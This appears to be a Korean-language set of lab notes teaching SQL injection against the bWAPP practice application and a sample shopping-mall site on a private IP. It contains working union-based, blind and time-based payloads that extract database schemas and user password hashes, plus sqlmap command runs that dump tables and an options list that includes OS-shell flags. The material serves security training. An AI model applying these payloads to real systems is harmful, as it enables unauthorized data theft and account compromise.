
SQL Injection 취약점 공격


SQL Injection 취약점

- 사용자가 입력한 값을 서버에서 검증하지 않고 데이터베이스 쿼리 일부분으로 인식하여 데이터베이스의 정보가 노출되거나 인증이 우회되는 취약점
- 사용자가 데이터를 입력할 수 있는 곳 어디서든 발생 가능
- 공격 유형
  - 인증 우회 - 로그인 인증 우회
  - 데이터베이스 데이터 조작 및 유출 - SQL 쿼리로 내부 데이터 삭제 및 수정, 유출 가능
  - 시스템 명령어 실행 - SQL 쿼리로 웹쉘 생성 및 다양한 운영체제 명령어 실행 악용



Web 취약점 분석·평가 항목

점검항목	항목 중요도	항목코드		
플로우			크로스사이트 리퀘스트 변조(CSRF)	상
			세션 예측	상
션			불충분한 인가	상
명령 실행			불충분한 세션 만료	상
션			세션 고정	상
			자동화 공격	상
션			프로세스 검증 누락	상
인덱싱			파일 업로드	상
			파일 다운로드	상
츠			관리자 페이지 노출	상
트 스크립팅			경로 추적	상
열 강도			위치 공개	상
인증			데이터 평문 전송	상
스워드 복구			쿠키 변조	상



입력 값 검증 미흡에 의한 발생

윈도우 - IIS - ASP - MS-SQL

리눅스 - Apache - PHP - MySQL (Mariadb)

리눅스 - Tomcat - JSP/JAVA - ORACLE

mongodb, posgresql, elastic search DB = NO SQL

데이터베이스 쿼리 기초

```
root@bee-box:~# mysql -u root -p Enter password: Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 423 Server version: 5.0.96-0ubuntu3 (Ubuntu) Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved. Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners. Type 'help;' or '\h' for help. Type '\c' to clear the current input statement. mysql> show databases; +--------------------+ | Database | +--------------------+ | information_schema | | bWAPP | | drupageddon | | gmshop | | mysql | +--------------------+ 5 rows in set (0.00 sec) mysql> use bWAPP; Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A Database changed mysql> show tables; +------------------+ | Tables_in_bWAPP | +------------------+ | blog | | heroes | | movies | | users | | visitors | +------------------+ 5 rows in set (0.00 sec)
```


에러베이스 기반 SQL Injection

select * from movies where title like % ‘’’ %;

select * from movies where title like % ’ “ ’ %;

select * from movies where title = ’ ’ or 1=1#

select * from movies union select 1,2,3,4,5,6,7#




```
SELECT * FROM movie WHERE title LIKE '% ' UNION SELECT 1,2,3,4,5,6,7# %' '
UNION SELECT 1,2,3,4,5,6,7# 0' UNION SELECT 1,2,3,4,5,6,7# 0' UNION SELECT
1,@@version,3,4,5,6,7# #user() 현재 사용자 : root로 나올 것임 0' UNION
SELECT 1,@@version,user(),4,database(),6,7#
```

```
information_schema 데이터베이스 0' UNION SELECT 1,2,3,4,5,6,7 FROM
information_schema.tables# # 테이블 이름 추출 0' UNION SELECT
1,table_schema,3,table_name,5,6,7 FROM information_schema.tables# # bWAPP
데이터베이스 테이블 이름 추출 0' UNION SELECT
1,table_schema,3,table_name,5,6,7 FROM information_schema.tables WHERE
table_schema='bWAPP'# # bWAPP 데이터베이스의 users 테이블의 컬럼 추출 0'
UNION SELECT 1,table_name,column_name,4,5,6,7 FROM
information_schema.columns WHERE table_schema='bWAPP' and
table_name='users'#
```

```
# users 테이블의 컬럼 데이터 추출 0' UNION SELECT
1,id,login,password,admin,6,7 FROM users # 0' UNION SELECT
1,concat(login,password),3,4,admin,6,7 FROM users#
```

최종 결과로 계정 정보 확인 및 해시값 판별

```
┌──(kali㉿kali)-[~] └─$ hash-identifier
#########################################################################
# __ __ __ ______ _____ # # /\ \/\ \ /\ \ /\__ _\ /\ _ `\ # # \ \ \_\ \ __
____ \ \ \___ \/_/\ \/ \ \ \/\ \ # # \ \ _ \ /'__`\ / ,__\ \ \ _ `\ \ \ \
\ \ \ \ \ # # \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \ \_\ \__ \ \ \_\ \ # # \
\_\ \_\ \___ \_\/\____/ \ \_\ \_\ /\_____\ \ \____/ # #
\/_/\/_/\/__/\/_/\/___/ \/_/\/_/ \/_____/ \/___/ v1.2 # # By Zion3R # #
www.Blackploit.com # # Root@Blackploit.com #
#########################################################################
---------------------------------------------- HASH:
6885858486f31043e5839c735d99457f045affd0 Possible Hashs: [+] SHA-1 [+]
MySQL5 - SHA-1(SHA-1($pass))
```

쇼핑물 대상으로 에러베이스 공격 사례

```
0' union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24# 데이터 베이
스 이름이 gmshop인 것을 확인 0' union select
1,2,database(),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#
테이블 정보 확인 0' union select
1,2,table_name,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24
from information_schema.tables where table_schema='gmshop'# 컬럼 정보 확인
0' union select
1,2,column_name,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24
from information_schema.columns where table_name='member'# 사용자 정보 확인
0' union select
1,2,userid,pwd,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24 from
member#
```

정수 값에는 ' 를 안 넣는 사례

```
SELECT * FROM movie WHERE title="" SELECT * FROM movie WHERE id=1
```


블라인드 기반 SQL Injection (진실 게임)

```
데이터베이스 이름 길이 5글자 ' or 1=1 and length(database())=1# ' or 1=1 and length(database())=5# 데이터베이스 이름 첫 번째 글자 ' or 1=1 and substring(database(),1,1)='a'# ' or 1=1 and substring(database(),1,1)='b'# 데이터베이스 이름 두 번째 글자 ' or 1=1 and substring(database(),2,1)='a'# ' or 1=1 and substring(database(),2,1)='w'# ' or 1=1 and substring(database(),2,1)='W'# ... 아스키 코드 참고 ' or 1=1 and ascii(substring(database(),1,1))=97# ' or 1=1 and ascii(substring(database(),1,1))>100# ' or 1=1 and ascii(substring(database(),1,1))=98#
```

ASCII table - Table of ASCII codes, characters and symbols

A complete list of all ASCII codes, characters, symbols and signs included in the 7-bit ASCII table and the extended ASCII table according to the Windows-1252 character set, which is a superset of ISO 8859-1 in


https://www.ascii-code.com/



제어 문자 공백 문자 구두점 숫자 알파벳

10진	16진	문자	10진	16진	문자	10진	16진	문자	10진	16진	문자
0	0x00	NUL	32	0x20	SP	64	0x40	@	96	0x60	`
1	0x01	SOH	33	0x21	!	65	0x41	A	97	0x61	a
2	0x02	STX	34	0x22	"	66	0x42	B	98	0x62	b
3	0x03	ETX	35	0x23	#	67	0x43	C	99	0x63	c
4	0x04	EOT	36	0x24	$	68	0x44	D	100	0x64	d
5	0x05	ENQ	37	0x25	%	69	0x45	E	101	0x65	e
6	0x06	ACK	38	0x26	&	70	0x46	F	102	0x66	f
7	0x07	BEL	39	0x27	'	71	0x47	G	103	0x67	g
8	0x08	BS	40	0x28	(	72	0x48	H	104	0x68	h
9	0x09	HT	41	0x29	)	73	0x49	I	105	0x69	i
10	0x0A	LF	42	0x2A	*	74	0x4A	J	106	0x6A	j
11	0x0B	VT	43	0x2B	+	75	0x4B	K	107	0x6B	k
12	0x0C	FF	44	0x2C	,	76	0x4C	L	108	0x6C	l
13	0x0D	CR	45	0x2D	-	77	0x4D	M	109	0x6D	m
14	0x0E	SO	46	0x2E	.	78	0x4E	N	110	0x6E	n
15	0x0F	SI	47	0x2F	/	79	0x4F	O	111	0x6F	o
16	0x10	DLE	48	0x30	0	80	0x50	P	112	0x70	p
17	0x11	DC1	49	0x31	1	81	0x51	Q	113	0x71	q
18	0x12	DC2	50	0x32	2	82	0x52	R	114	0x72	r
19	0x13	DC3	51	0x33	3	83	0x53	S	115	0x73	s
20	0x14	DC4	52	0x34	4	84	0x54	T	116	0x74	t
21	0x15	NAK	53	0x35	5	85	0x55	U	117	0x75	u
22	0x16	SYN	54	0x36	6	86	0x56	V	118	0x76	v
23	0x17	ETB	55	0x37	7	87	0x57	W	119	0x77	w
24	0x18	CAN	56	0x38	8	88	0x58	X	120	0x78	x
25	0x19	EM	57	0x39	9	89	0x59	Y	121	0x79	y
26	0x1A	SUB	58	0x3A	:	90	0x5A	Z	122	0x7A	z
27	0x1B	ESC	59	0x3B	;	91	0x5B	[	123	0x7B	{
28	0x1C	FS	60	0x3C	<	92	0x5C	₩	124	0x7C	|
29	0x1D	GS	61	0x3D	=	93	0x5D	]	125	0x7D	}
30	0x1E	RS	62	0x3E	>	94	0x5E	^	126	0x7E	~
31	0x1F	US	63	0x3F	?	95	0x5F	_	127	0x7F	DEL

```
' or 1=1 and length((select table_name from information_schema.tables where table_schema='bWAPP' limit 0,1))=4# ' or 1=1 and substring((select table_name from information_schema. tables where table_schema='bWAPP' limit 0,1),1,1)='b'# ' or 1=1 and ascii(substring((select table_name from information_schema.tables where table_schema='bWAPP' limit 0,1),1,1)) > 100# ' or 1=1 and ascii(substring((select table_name from information_schema.tables where table_schema='bWAPP' limit 0,1),1,1))=98# ' or 1=1 and substring((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1)='i'# ' or 1=1 and length((select login from users limit 1,1))=3#
```



GitHub - kleiton0x00/Advanced-SQL-Injection-Cheats...

A cheat sheet that contains advanced queries for SQL Injection of all types. - kleiton0x00/Advanced-SQL-Injection-Cheatsheet

https://github.com/kleiton0x00/Advanced-SQL-Injection-C...

kleiton0x00/**Advanced-SQL-Injection-...**

A cheat sheet that contains advanced queries for SQL Injection of all types.

1 Contributor · 0 Issues · 3k Stars · 685 Forks

타임베이스 블라인드 기반 SQL Injection

```
' or 1=1 and length(database())=1# ' or 1=1 and length(database())=1 and sleep(1)# ' or 1=1 and length(database())=5 and sleep(1)#
```

sqlmap 자동 스캔 도구

```
┌──(kali㉿kali)-[~] └─$ sudo sqlmap -u "http://192.168.81.138/bWAPP/sqli_13.php" --cookie="security_level=0; PHPSESSID=0cf21cf39695da8feecc33ad06a8d662" --data "movie=1&action=go" --dbs ___ __H__ ___ ___[(]_____ ___ ___ {1.8.11#stable} |_ -| . [)] | .'| . | |___|_ [(]_|_|_|__,| _| |_|V... |_| <https://sqlmap.org> [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program [*] starting @ 00:12:41 /2025-02-19/ [00:12:42] [INFO] testing connection to the target URL [00:12:43] [WARNING] potential CAPTCHA protection mechanism detected [00:12:43] [INFO] checking if the target is protected by some kind of WAF/IPS [00:12:43] [INFO] testing if the target URL content is stable (중략)... web server operating system: Linux Ubuntu 8.04 (Hardy Heron) web application technology: Apache 2.2.8, PHP 5.2.4 back-end DBMS: MySQL >= 5.0.12 [00:33:08] [INFO] fetching database names [00:33:08] [INFO] resumed: 'information_schema' [00:33:08] [INFO] resumed: 'bWAPP' [00:33:08] [INFO] resumed: 'drupageddon' [00:33:08] [INFO] resumed: 'gmshop' [00:33:08] [INFO] resumed: 'mysql' available databases [5]: [*] bWAPP [*] drupageddon [*] gmshop [*] information_schema [*] mysql [00:33:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.81.138' [*] ending @ 00:33:08 /2025-02-19/ **┌──(kali㉿kali)-[~] └─$ sudo sqlmap -u "http://192.168.81.138/bWAPP/sqli_13.php" --cookie="security_level=0; PHPSESSID=0cf21cf39695da8feecc33ad06a8d662" --data "movie=1&action=go" -D bWAPP --tables ___ __H__ ___ ___[,]_____ ___ ___ {1.8.11#stable} |_ -| . [,] | .'| . | |___|_ ["]_|_|_|__,| _| |_|V... |_| <https://sqlmap.org> [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program [*] starting @ 00:34:56 /2025-02-19/ [00:34:56] [INFO] resuming back-end DBMS 'mysql' [00:34:56] [INFO] testing connection to the target URL [00:34:56] [WARNING] potential CAPTCHA protection mechanism detected sqlmap resumed the following injection point(s) from stored session: --- (중략)... back-end DBMS: MySQL >= 5.0.12 [00:34:56] [INFO] fetching tables for database: 'bWAPP' [00:34:57] [INFO] retrieved: 'blog' [00:34:57] [INFO] retrieved: 'heroes' [00:34:57] [INFO] retrieved: 'movies' [00:34:57] [INFO] retrieved: 'users' [00:34:58] [INFO] retrieved: 'visitors' Database: bWAPP [5 tables] +----------+ | blog | | heroes | | movies | | users | | visitors | +----------+ ┌──(kali㉿kali)-[~] └─$ sudo sqlmap -u "http://192.168.81.138/bWAPP/sqli_13.php" --cookie="security_level=0; PHPSESSID=0cf21cf39695da8feecc33ad06a8d662" --data "movie=1&action=go" -D bWAPP -T users --columns sudo sqlmap -u "http://192.168.81.138/bWAPP/sqli_13.php" --cookie="security_level=0; PHPSESSID=0cf21cf39695da8feecc33ad06a8d662" --data "movie=1&action=go" -D bWAPP -T users --dump
```

카테고리	옵션	설명
도움말 및 버전	-h, --help	기본 도움말 표시
	-hh	고급 도움말 표시
	--version	프로그램 버전 번호 표시
	-v VERBOSE	출력 상세도 수준: 0-6 (기본값 1)
타겟 설정	-u URL, --url=URL	타겟 URL 지정 (예: "http://www.site.com/vuln.php?
	-g GOOGLEDORK	Google dork 결과를 타겟 URL로 처리
요청 설정	--data=DATA	POST로 보낼 데이터 문자열 (예: "id=1")
	--cookie=COOKIE	HTTP Cookie 헤더 값 (예: "PHPSESSID=a8d127e..")
	--random-agent	랜덤 HTTP User-Agent 헤더 값 사용
	--proxy=PROXY	타겟 URL 연결 시 프록시 사용
	--tor	Tor 익명 네트워크 사용
	--check-tor	Tor 사용 여부 확인
인젝션 설정	-p TESTPARAMETER	테스트할 파라미터 지정
	--dbms=DBMS	백엔드 DBMS 강제 지정
탐지 설정	--level=LEVEL	테스트 수준: 1-5 (기본값 1)
	--risk=RISK	테스트 위험도: 1-3 (기본값 1)
기술 설정	--technique=TECH..	사용할 SQL 인젝션 기술 (기본값 "BEUSTQ")
열거(Enumeration)	-a, --all	모든 정보 조회
	-b, --banner	DBMS 배너 조회
	--current-user	DBMS 현재 사용자 조회
	--current-db	DBMS 현재 데이터베이스 조회
	--passwords	DBMS 사용자 비밀번호 해시 열거
	--dbs	DBMS 데이터베이스 열거
	--tables	DBMS 데이터베이스 테이블 열거
	--columns	DBMS 데이터베이스 테이블 컬럼 열거
	--schema	DBMS 스키마 열거

	--dump	DBMS 데이터베이스 테이블 항목 덤프
	--dump-all	모든 DBMS 데이터베이스 테이블 항목 덤프
	-D DB	열거할 DBMS 데이터베이스 지정
	-T TBL	열거할 DBMS 데이터베이스 테이블 지정
	-C COL	열거할 DBMS 데이터베이스 테이블 컬럼 지정
운영체제 접근	--os-shell	대화형 운영체제 셸 실행
	--os-pwn	OOB 셸, Meterpreter 또는 VNC 실행
일반 설정	--batch	사용자 입력 없이 기본 동작 사용
	--flush-session	현재 타겟의 세션 파일 플러시
기타	--wizard	초보자를 위한 간단한 마법사 인터페이스

참고: 전체 옵션 목록은 -hh 옵션으로 확인 가능.

- v 옵션을 이용하여 공격 페이로드를 같이 본다. 그 전에 로그 파일을 삭제후에 -v 옵션 추가

```
┌──(root㉿kali)-[~] └─# rm -rf /root/.local/share/sqlmap/output/192.168.81.138 ┌──(root㉿kali)-[~] └─# exit ┌──(kali㉿kali)-[~] └─$ sudo sqlmap -u "<http://192.168.81.138/bWAPP/sqli_13.php>" --cookie="security_level=0; PHPSESSID=0cf21cf39695da8feecc33ad06a8d662" --data "movie=1&action=go" --dbs -v 3 특정한 공격 기법만 선택하고 싶을 때 --technique 옵션 (BEUST) sudo sqlmap -u "<http://192.168.81.138/gm/goods_detail.php?goodsIdx=231>" --dbs --technique BT
```

```
┌──(kali㉿kali)-[~] └─$ sudo sqlmap -u
"http://192.168.81.138/gm/goods_detail.php?goodsIdx=233" --dbs --
technique=BT ___ __H__ ___ ___["]_____ ___ ___ {1.9.4#stable} |_ -| . ["]
```